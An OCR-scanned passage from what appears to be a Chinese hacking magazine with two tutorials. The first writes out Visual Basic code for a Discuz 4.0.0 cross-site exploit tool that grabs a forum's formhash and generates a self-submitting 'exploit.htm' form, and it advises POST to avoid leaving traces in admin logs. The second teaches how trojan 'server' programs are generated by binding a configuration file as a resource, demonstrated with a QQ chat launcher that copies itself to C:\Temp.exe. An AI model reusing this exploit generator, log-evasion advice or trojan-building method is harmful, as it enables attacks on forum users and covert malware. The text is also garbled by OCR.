


图1

好了，程序和页面分析完了，我们来设计下利用程序的流程。

二、程序设计

首先要使用者输入一个论坛地址，然后读取formhash的值，然后提交数据。有一些细节性的问题要注意：

1.为了让程序更友好，容错性能比较强，在用户输入论坛地址后要先检测是不是Discuz4.0.0的论坛，并且此时用户输入的地址要处理下防止出错。

2.为了不让targetzone.com的管理员从访问日志中看出入侵的方法，我们在提交数据的时候最好选择构造一个本地表单页面提交的方式，即POST，这样不会在日志中留下太多信息。

具体的程序流程如图2所示，这里和大家谈谈界面设计的一些事情，我们制作程序一定要让用户使用起来比较清晰明了，不能看了半天都不知道从哪里下手，最好有明确的提示第一步、第二步的文字。而且你的软件运行到了什么状态，要让用户知道。好了，下面进入激动人心的代码部分：)




图2

三、关键代码

我们要用到的功能：1.页面读取；2.判断一个字符串中是否有某个字符串。

关于页面读取我们可以使用“Microsoft Internet Controls”这个控件。关键代码我就不写了，大家看下面的程序解释吧。

判断字符串我们可以使用一个函数Instr。关于Instr函数，MSDN上的解释如下：返回一个整数，该整数指定一个字符串在另一个字符串中的第一个匹配项的起始位置。

```
Public Shared Function InStr(_
        Optional ByVal Start As
Integer,_
        ByVal String1 As String,_
        ByVal String2 As String,_
) As Integer
```

如果函数返回0，则说明在string1中没有string2，所以我们可以用这个函数来判断有无特征字符。界面设计就不和大家具体说了，可以看图3。



图3

四、程序详解

```
Private Sub CMread_Click()
    If strUrl.Text = "" Then    先看
看用户是不是输入了内容
    MsgBox ("请填写要测试的论坛的地址!
")
    Exit Sub
    End If
    Dim theUrl As String
     处理网址
    theUrl = strUrl.Text
    If Right(theUrl, 1) <> "/" And
InStr(theUrl, "memcp.php") = 0 Then
 如果网址最后不是以"/"结尾的，则加上"/"
    theUrl = theUrl & "/"
    End If
    If InStr(theUrl, "memcp.php") = 0
Then   如果用户直接写论坛地址，则加上
memcp.php这个页面的路径
    theUrl = theUrl & "memcp.php"
    End If
    strUrl = theUrl
    CBSubmit.Enabled = True
    WebBrowser1.Navigate theUrl   将
我们先前的控件重定向到目标地址
    CMread.Caption = "请稍等，正在读
取中
    CMread.Enabled = False
    End Sub
```

点击“读取参数”按钮的代码和注释如下。关于处理打开页面后的相关内容，代码如下：

```
Private Sub WebBrowser1_DocumentComplete(ByVal pDisp As Object, URL As Variant) '当页面下载完毕读取formhash
If URL = "about:blank" Then '如果还没有点击按钮
Exit Sub
End If

Dim strContent As String '下面这一段是提取页面html内容的
For i = 0 To WebBrowser1.Document.All.length - 1
    If WebBrowser1.Document.All(i).tagName = "HTML" Then
strContent = strContent & WebBrowser1.Document.All(i).innerHTML
        Exit For
    End If
Next

Dim where As Long
Dim strCode As String
where = InStr(strContent, "<INPUT type=hidden") + 25 '这里获得formhash的开始位置
If where = 25 Then '如果没有相关的hidden域则提示错误
MsgBox ("错误，无法读取FormHash，请重新登陆论坛并选择保存cookies! ")
CMread.Caption = "无法读取FormHash，请重试! "
CMread.Enabled = True
Exit Sub
End If

strCode = Mid(strContent, where, 8) '否则获得formhash的值
strFormhash.Text = strCode
MsgBox ("读取成功,可以进行下一步了!" & vbCrLf & vbCrLf & "读取到的FormHash为:" & strCode)
CMread.Caption = "读取成功,可以进行下一步了!"
CMread.Enabled = True
End Sub
```

这里我再说一下上面遇到的Mid函数。Mid：从一个字符串返回包含指定数量字符的字符串。

```
Public Shared Function Mid( _
   ByVal Str As String, _
   ByVal Start As Integer, _
   Optional ByVal Length As Integer _
) As String
```

我们的代码中，strContent是存放网页html代码的string变量，where是我们获得的formhash的开始的long变量，8是formhash的长度。

生成临时本地表单的函数代码：

```
Private Sub WriteFile(content)
Dim strFileName As String
strFileName = App.Path & "\exploit.htm" '在程序目录生成exploit.htm文件
jindu.Text = "正在生成Exploit文件" & vbCrLf & strFileName

Open strFileName For Output As #1 '打开文件，为了写入
Print #1, "<body onload=javascript:document.exploit.submit()>"
Print #1, "<FORM action=" & strUrl.Text & "?action=viewavatars method=post name='exploit' id='exploit'>"
Print #1, "<INPUT type=hidden value=" & strFormhash.Text & " name=formhash>"
Print #1, "<INPUT type='Text' value='abc' name=avasubmit>"
Print #1, "<input name='avatarnew' type='text' id='avatarnew' value='" & content & "'>"
Print #1, "</FORM>"
Print #1, "</body>"
Close #1 '以上代码写入自提交的表单脚本
jindu.Text = "Exploit文件生成完毕。" & vbCrLf & "******************" & vbCrLf & jindu.Text
WebBrowser2.Navigate (strFileName) '让另一个控件打开我们的自提交页面
End Sub
```

需要说明的是，在Webbrowser2这个控件的DocumentComplete中，我们应该有一段删除临时文件的代码，这样做更严谨，否则用户使用了你的软件之后，电脑上留下一堆垃圾文件，这可是不好的。

五、总结

为什么玄猫在发布了软件后又写了这篇文章呢，因为对于许多跨站来说，利用程序应该是大致相同的，如此我们可以举一反三，写出更多的跨站利用程序。

（文章中涉及到的Discuz4.0.0跨站漏洞利用程序以及QQ个人空间名称跨站漏洞利用程序已经收录于光盘）



用QQ间谍实践木马服务端的生成问题

独孤夕客

有些木马在解压缩之后只有一个客户端程序，用户可以通过在客户端的一些设置工作来自动生成针对性较强的服务端程序，例如特定的端口、IP 地址、击键木马的邮件地址、密码、SMTP 服务器等等。大家是不是觉得这个功能很 COOL 啊！

其实，黑客程序服务端的配置和生成问题也是很多初学者最感兴趣，但却又是不知该从何下手的问题，而且你在书上也找不到现成的答案。本文在 Delphi 编译环境下，简要地探讨这一技术的实现，最后你会发现它并不神秘，Let's go！让我们揭开它的神秘面纱。

一、一句代码搞定 QQ 间谍

在开始讲服务端的编写前我们要准备一个“木马”，这样后边才好设置，然后生成一个服务端。为了简化篇幅，这里我就用我写的一个和 QQ 间谍类似的程序——QQ 直聊机来做为服务端程序给大家演示，程序界面如图 1 所示。




图 1

在“QQ 号码”处填写你想要聊天的 QQ 号点击“连接”按钮就可以和对方聊天，如果对方是你的好友的话会自动打开聊天对话框，如果不是则会打开一个临时会话框，只要对方在线你就可以直接聊天了。初看这个程序挺复杂的，其实这个程序利用了腾讯互动状态服务（http://is.qq.com/webpresence/），我们用程序实现的话只用一话代码就可以搞定了。核心的代码如下（完整的代码收录在光盘中请读者自行参阅）：

```
ShellExecute(0,nil,PChar('Tencent://Message/?Menu=yes&Uin='+Edit1.Text+'&websiteName='+Edit2.Text),nil, nil, SW_NORMAL);    //调用ShellExecute 这个API函数打开建立临时会话的代码，Edit1就是QQ号码，Edit2是你的网址。
```

调用 ShellExecute 函数要在 USES 段加入 SHELLAPI。且 QQ 号版本最好是 2004 以上版本的。

二、服务端的配置与生成问题

事实上，这一技术并无什么神秘性，因为说穿了这一技术不过是对可执行文件的自定义资源进行操作罢了。也就是说，客户端程序本身绑有一段自定义的二进制数据，这段二进制数据实质上就是一个服务端的模板。在用户进行了设置工作之后，客户端就会将设置完成的这些特定数据填充到这个模板之中，然后再通过写文件的操作将这段已经配置完毕的二进制数据模板生成一个特定的服务端程序。

对于以上的这个过程，想必很多人都知道，但对于初学者来说有一定难度不好实现。所以我们只好另寻他径了。如果你用过黑洞，你可以用它生成一个服务端，然后再用这个 EXE 捆绑检测机检测一下生成的服务端，这个版本的黑洞是 2004 年的，不排除现在作者换了其他的方法，如图 2。




图 2

发现了什么？你会发现这个服务端存在附加数据，说白了就是被捆绑了文件。再将该数据另存为文件。大家存为 TXT 类型的文件即可，打开这个文件后你们发现：

```
00000F290001080F00004400BFEBF9FF    E206061218EDB2D
028FB56F559F9453ED024E71FFD1E29BC055A53C6BF8EF842075
8095954B5F2105FE391FD58C09FBEAEECC9C9E2ADB389F5683D
25x
```

看不懂，一堆乱码，被加过密了。现在你是否有点头绪了呢？其实服务端的运行是会自动释放一个文件，你写的配置的东西就填在这个文件了，服务端运行时从里面读取配置信息。在生成服务端的时候就往服务端里捆绑上这个文件。这样看是不是很像一个捆绑器的原理，其实黑客程序服务端的生成就是利用了捆绑器的原理，被捆绑的文件就是我们填好配置信息的文件（ini 文件）。这也就是本文的主要思路！

在动手前我们首先要学习一下资源文件和 INI 文件。关于资源文件，你只要在百度上打上“资源文件的利用”就会找到很多，当然了陈经韬（黑洞的开发者，网站 http://www.138soft.com）写的那两篇《谈 Delphi 编程中资源文件的应用》和《谈 Delphi 编程中“流”的应用》是一定要看的，我发现一些市面上出版的图书上关于资源文件和流的介绍就是完全照搬这两篇文章的。然后你再看下边的内容就容易多了。

把要掌握的技术都搞懂了，现在我们就开始编写一个可以根据配置生成服务端程序的 QQ 直聊机吧。

三、服务端程序的编写

编写这个程序只是为了给大家更直观地演示木马程序服务端的配置和生成问题，程序本身用处并不大，但原理是一样，如果你把这个搞懂了，再去编一个只有一个客户端程序并可以生成服务端的木马是不难了的。前面给大家讲了 QQ 直聊机实际上只用




图 3

了一个 API 函数，现在我们只要把“Edit1”控件改为我们要配置的内容（也就是 QQ 号就可以了），看下面的操作过程：

先运行 delphi 7.0 新建一个应用程序，然后按“Ctrl+F12”键，选择 Project1，如图 3。

然后将 Unit1 直接册了，不要保存，最后只有一个 Project1，代码如下：

```
program Project1;
uses
  Forms;
{$R *.res}
begin
  Application.Initialize;
  Application.Run;
end.
```

将上面的代码再整理一下变成如下的：

```
program Project1;
uses
begin
end.
```

够简单吧，在 uses 里加上要用到的单元文件比如 windows，函数用到的 shellapi。在 begin 和 end 之间加下主程序。这样就实现了用 delphi 写小程序的目的。还有一些用到的类如 INI 类必需的都加上，具体代码如下：

```
program QQchat;
uses
windows,Messages,SysUtils,Classes, shellapi,IniFiles;
var
 qqhao:string;
 myini:TIniFile;
 Function LoadFromFile(SourceFile,TargetFile :string):
Boolean; //引用陈经韬的代码，完整代码请参看源文件
……………
begin
  if not FileExists('c:\Temp.exe') then //判断 c:
\Temp.exe 文件是否存在
    copyfile(pchar(ParamStr(0)),pchar('c:\Temp.exe'),
false);//COPY 自己到 C 盘命名为 Temp.exe,在这步的处理很多黑客
程序都选择复制到系统目录，我在这里简化了直接放到 C 盘。
  if not FileExists(ExtractFilePath(ParamStr(0))
+'config.ini') then
      LoadFromFile('c:\Temp.exe',ExtractFilePath
(ParamStr(0))+'config.ini'); //释放 ini 文件
  if FileExists('c:\Temp.exe') then
    DeleteFile('c:\Temp.exe');          //删除 Temp.exe
  myini:=tinifile.Create(ExtractFilePath(ParamStr(0))
+'config.ini'); //建立关联
    qqhao:=myini.readstring('rundata','qqhao',
'116844257'); //读取 ini 文件里的信息
  myini.Free;
  if FileExists(ExtractFilePath(ParamStr(0))+'config.
ini') then
  DeleteFile(ExtractFilePath(ParamStr(0))+'config.
ini'); //删除 config.ini
```

```
  ShellExecute(0, nil, PChar('Tencent://Message/?
Menu=yes&Uin='+qqhao+'&websiteName=http://www.
duguxike.com'), nil, nil, SW_NORMAL); //打开建立临时会话
的代码
  end.
```

代码都写好后，保存为 QQchat.dpr。同时将 INI 文件放在同一目录下，然后按 F9 运行，看看是不是程序自动读取了配置文件里的 QQ 号并建立了一个临时会话了呢？如果是，那么恭喜你，你成功了！如果不是，也恭喜你，你又找到并有机会改掉一次错误。

四、配置程序的编写

成功后，我们便开始编写配置程序。刚刚写的程序能释放 ini 文件并读取相应的值，配置端要做的当然是创建并写入 ini 文件然后捆绑在服务端程序里。这样不会有两个文件吗？当然会，所以之前叫你仔细看那两篇文章并亲自动手实践。现在我们就利用资源文件将刚编译好的 QQchat.exe 以资源的形式载入到配置程序中。

首先新建一个 QQ.rc 文件，用记事本打开写入如下内容：QQchat exefile QQchat.exe，在命令提示符下换到 delphi 的安装目录下的 bin 目录，输入下面的命令生成资源文件 QQ.res，如图 4。




图 4

好，回到 Delphi，新建一个应用程序，在代码框的{$R *.dfm}上加上{$R QQ.RES}加载资源文件，在 FORM1 窗体上加上一个 Edit 控件，作用是给人写入配置 QQ 号码信息。再加上一个 button 控件，caption 属性设为“生成”，如图 5。代码如下：

